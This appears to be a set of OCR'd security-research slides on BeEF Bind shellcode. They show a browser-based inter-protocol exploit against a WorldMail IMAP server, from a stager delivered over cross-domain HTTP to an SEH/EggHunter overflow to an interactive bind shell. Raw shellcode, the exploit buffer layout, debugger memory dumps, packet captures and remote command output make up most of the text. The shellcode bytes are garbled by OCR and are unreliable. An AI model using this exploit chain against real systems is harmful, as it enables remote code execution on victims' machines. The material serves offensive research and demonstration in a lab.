íKYÜÍr'³ÏÚ]l›IrÙQsÍUéh©ž¦sú½;â$™›èùçZ…Êœ\O]o¯È`_"¥XÝgÝš`p&à¼õº B4r™(ÕxV>†œi"Ê™â(°0¸pbX™
ÜÅeù¹ºÃr+®rÙ$Iá´Ú'†"p<«]_»Ìw'S3xXzð,ÑLÃäÞ˜D´ps%dl#Ín¼í'5ß¶ÄR"Húþ«®—îýyÍÙ³¨.ïa¹æ¶Æ"-•k<¥n`ùÔp
©ç;8à—<AXÓšµ3"Éæ©†PŠG³Ÿîý5¨¢QžÀF‹èN¸þ¿€—¸‹óMGo#WØíL]7—&„ëN;fÊÿBRjXÍ.<Ztï¸B33F‹ú¯u
ê¯uçÿç}
```

Stager - Stage

POST http://172.16.67.135:4444/

Headers Post

Source

```
cmd=üè‰���`‰ålÒd‹R0‹R‹R‹r(·J&lÿlÀ¬<a|, ÁÏ
ÇâðRW‹R‹B<Ð‹€x…ÀtJÐP‹H‹X Óã<I‹4‹ÖlÿlÀ¬ÁÏ
Ç8àuô}ø;}$uâX‹X$Óf‹K‹XÓ‹‹Ð‰D$$[[aYZQÿàX_Z‹ë†]»���j@SSj@hX¤SåÿÕ‰Eh���h����h���h����‰ãh���
��‰áh����|$WSQh>Ï¯ÿÕh����‰ãh����‰áh����|$WSQh>Ï¯ÿÕ‹\$h����h���ShÊÓÿÕ‹\$h����h���ShÊÓÿ
+hcmd��‰ãÿt$ÿt$ÿt$löjYVâÿfÇD$<D$Æ@DTPVVVFVNVVSVhyÌ?†ÿÕ‰þ¹ø��FÆ��ê‰úV¼��èb���HTTP/1.1 200
 OK
Content-Type: text/html
Access-Control-Allow-Origin: *
Content-Length: 3016

^¹b���ó¤^Vh32��hws2_ThLw&ÿÕ¸@@)ÄTPh)€k@ÿÕPPPP@P@PhêßàÿÕ—1ÛSh@\‰æjVWhÂÛ7gÿÕSWh·é8ÿÿÕSSWhtì;áÿÕW
—hunMaÿÕÄ ��^‰>j@h���‰óÃ���Sÿ6hÙÈ_ÿÕ‹T$d¹���;cmd=tCIã:ëòÃ���CSh����¼��Wh���S‹\$pSh-W®
[ÿÕ[€;
uÛhè@@hDõ5àÿÕ1ÀP^SPPP\$t‹Sh·<³ÿÕ…ÀtD‹F…Àt=h����¼��Wh†@@¼z@@W\$p‹Shž_»ÿÕj@hè@@¼@@W
ÿ6hÂë8_ÿÕÿ6hÆ—†RÿÕé8þÿÿ
```

BeEF Bind shellcode

delivery and usage from within BeEF

- We cannot know in advance the exact size of HTTP headers.
- A dummy cross-domain XHR request is sent back to BeEF, exact size of headers is calculated, and exploit junk is adjusted accordingly.
- Like in all exploits, 1 byte error is enough to have a not-working exploit.
- With this approach, errors are minimized.

```
[10:21:24][*] Bind Socket [imapeudoral] received [547] bytes of data.
[10:21:24][>] Bind Socket [imapeudoral] received:
POST / HTTP/1.1
Host: 172.16.67.1:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0) Gecko/20100101 Firefox/1
5.0.1
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 120
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[10:21:25][>] Thread to be killed: #<Thread:0x007fc2e334eb78>
[10:21:25][*] Bind Socket [imapeudoral] killed.
[10:21:25][*] [IPEC] Cross-domain XmlHttpRequest headers size - received from bind socket
[imapeudoral]: 427 bytes.
```

BeEF Bind shellcode

delivery and usage from within BeEF

- Typical SEH exploit with EggHunter, non-IPEC:

commands + junk + shellcode + next_seh + seh + egg_hunter


- Typical SEH exploit with EggHunter, IPEC:

HTTP_headers + commands + (less)junk + shellcode + next_seh + seh + egg_hunter

BeEF Bind shellcode

delivery and usage from within BeEF

Immunity dbg view: IMAP process memory when sending the stager



Address	Value	ASCII	Comment
019AFC74	0041DF68	hßA.	IMAP4A.0041DF68
019AFC78	019AFC98	˜üš□	ASCII "POST / HTTP/1.1□□Host: 172.16.67.135:143
019AFC7C	0040C990	□É@.	IMAP4A.0040C990
019AFC80	019AFC98	˜üš□	ASCII "POST / HTTP/1.1□□Host: 172.16.67.135:143
019AFC84	016D1FA5	¥□m□	MSSPIAUT.<ModuleEntryPoint>
019AFC88	00000000	....	
019AFC8C	019AFC48	Hüš□	
019AFC90	00000000	....	
019AFC94	00000334	4□..	
019AFC98	54534F50	POST	
019AFC9C	48202F20	/ H	
019AFCA0	2F505454	TTP/	
019AFCA4	0D312E31	1.1.	
019AFCA8	736F480A	.Hos	
019AFCAC	31203A74	t: 1	
019AFCB0	312E3237	72.1	
019AFCB4	37362E36	6.67	
019AFCB8	3533312E	.135	
019AFCBC	3334313A	:143	
019AFCC0	73550A0D	..Us	
019AFCC4	412D7265	er-A	
019AFCC8	746E6567	gent	
019AFCCC	6F4D203A	: Mo	
019AFCD0	6C6C697A	zill	
019AFCD4	2E352F61	a/5.	
019AFCD8	4D282030	0 (M	
019AFCDC	6E696361	acin	

```
Registers (FPU)                                    < < < < < <
EAX ABFEFA48
ECX 019AFC98 ASCII "POST / HTTP/1.1□□Host: 172.16.67.135:143□□User-Ag
EDX 019AFC98 ASCII "POST / HTTP/1.1□□Host: 172.16.67.135:143□□User-Ag
EBX 00A53E18
ESP 019AFC84
EBP 019AFF34
ESI 00A53E18
EDI 00000000

EIP 0040C9A2 IMAP4A.0040C9A2

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Address	Value	ASCII	Comment
019AFE04	0A0D3030	00..	
019AFE08	67617250	Prag	
019AFE0C	203A616D	ma:	
019AFE10	632D6F6E	no-c	
019AFE14	65686361	ache	
019AFE18	61430A0D	..Ca	
019AFE1C	2D656863	che-	
019AFE20	746E6F43	Cont	
019AFE24	3A6C6F72	rol:	
019AFE28	2D6F6E20	no-	
019AFE2C	68636163	cach	
019AFE30	0D0A0D65	e...	
019AFE34	3030610A	.a00	
019AFE38	494C2031	1 LI	
019AFE3C	7D205453	ST }	
019AFE40	90909090	□□□□	
019AFE44	90909090	□□□□	
019AFE48	90909090	□□□□	
019AFE4C	90909090	□□□□	
019AFE50	90909090	□□□□	
019AFE54	33429090	□□B3	
019AFE58	33424633	3FB3	
019AFE5C	6ABA4633	3F°j	

BeEF Bind shellcode

delivery and usage from within BeEF

Wireshark view: stager delivery

```
* OK  WorldMail IMAP4 Server 6.1.19.0 ready
POST / HTTP/1.1
Host: 172.16.67.135:143
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7;
rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 410
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

a001 LIST }.....................B33FB33F.j..%...t
$.^1..K...1V..V...e..._....s....A..Uj..M...aJEwLKk....KY..
r......]l.Ir..Qs.U..h...s...;.$......Z...
\O.]o..`_"..X.g..`p&....B4..r.(.xV>..i......(.0.pbX...e....r
+.r.$.I.......p<.]_..w'S3xXz.,...L....D.ps%
d1#.n.....5...R"H.......y........a......-.k<.n`..p....;8..<.
AX...3......P.G.....5..Q..F..N.........MG.o.#w...L.]7.&.....
N;..f....BRj.X..<.Zt..B33F...u..u...}
```

Wireshark view: command delivery and results

```
POST / HTTP/1.1
Host: 172.16.67.135:4444
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0)
Firefox/15.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 17
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

cmd=netstat -na
HTTP/1.1 200 OK
Content-Type: text/html
Access-Control-Allow-Origin: *
Content-Length: 3016

netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:90             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:106            0.0.0.0:0              LISTENING
```

BeEF Bind shellcode

delivery and usage from within BeEF

set target

exec command

get results

Details | Logs | Commands | Rider | XssRays | Ipec

Prompt


Terminal

```
Welcome to BeEF Bind interactive shell. To Begin Using type 'help'
BeEF-bind$ target 172.16.67.135 4444
Target is now 172.16.67.135:4444
BeEF-bind$ exec netstat -na
Command [6] sent successfully
BeEF-bind$ get 6
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netstat -na

Active Connections

Proto Local Address Foreign Address State
TCP 0.0.0.0:25 0.0.0.0:0 LISTENING
TCP 0.0.0.0:90 0.0.0.0:0 LISTENING
TCP 0.0.0.0:106 0.0.0.0:0 LISTENING
TCP 0.0.0.0:110 0.0.0.0:0 LISTENING
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:143 0.0.0.0:0 LISTENING
TCP 0.0.0.0:388 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 127.0.0.1:1044 0.0.0.0:0 LISTENING
TCP 127.0.0.1:5152 0.0.0.0:0 LISTENING
TCP 127.0.0.1:8181 0.0.0.0:0 LISTENING
TCP 172.16.67.135:139 0.0.0.0:0 LISTENING
TCP 172.16.67.135:143 172.16.67.1:57055 CLOSE_WAIT
TCP 172.16.67.135:4444 172.16.67.1:57056 TIME_WAIT
TCP 172.16.67.135:4444 172.16.67.1:57057 TIME_WAIT
TCP 172.16.67.135:4444 172.16.67.1:57058 ESTABLISHED
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:1029 *:*
UDP 0.0.0.0:1166 *:*
UDP 0.0.0.0:4500 *:*
UDP 127.0.0.1:123 *:*
```

Ultimate fun.
BeEF IPEC shell (JS)

High Level Architecture


from FF extension to command execution



QUALCOMM
WorldMail IMAP 3.0

High Level Architecture


from FF extension to command execution



QUALCOMM
WorldMail IMAP 3.0


High Level Architecture

from FF extension to command execution



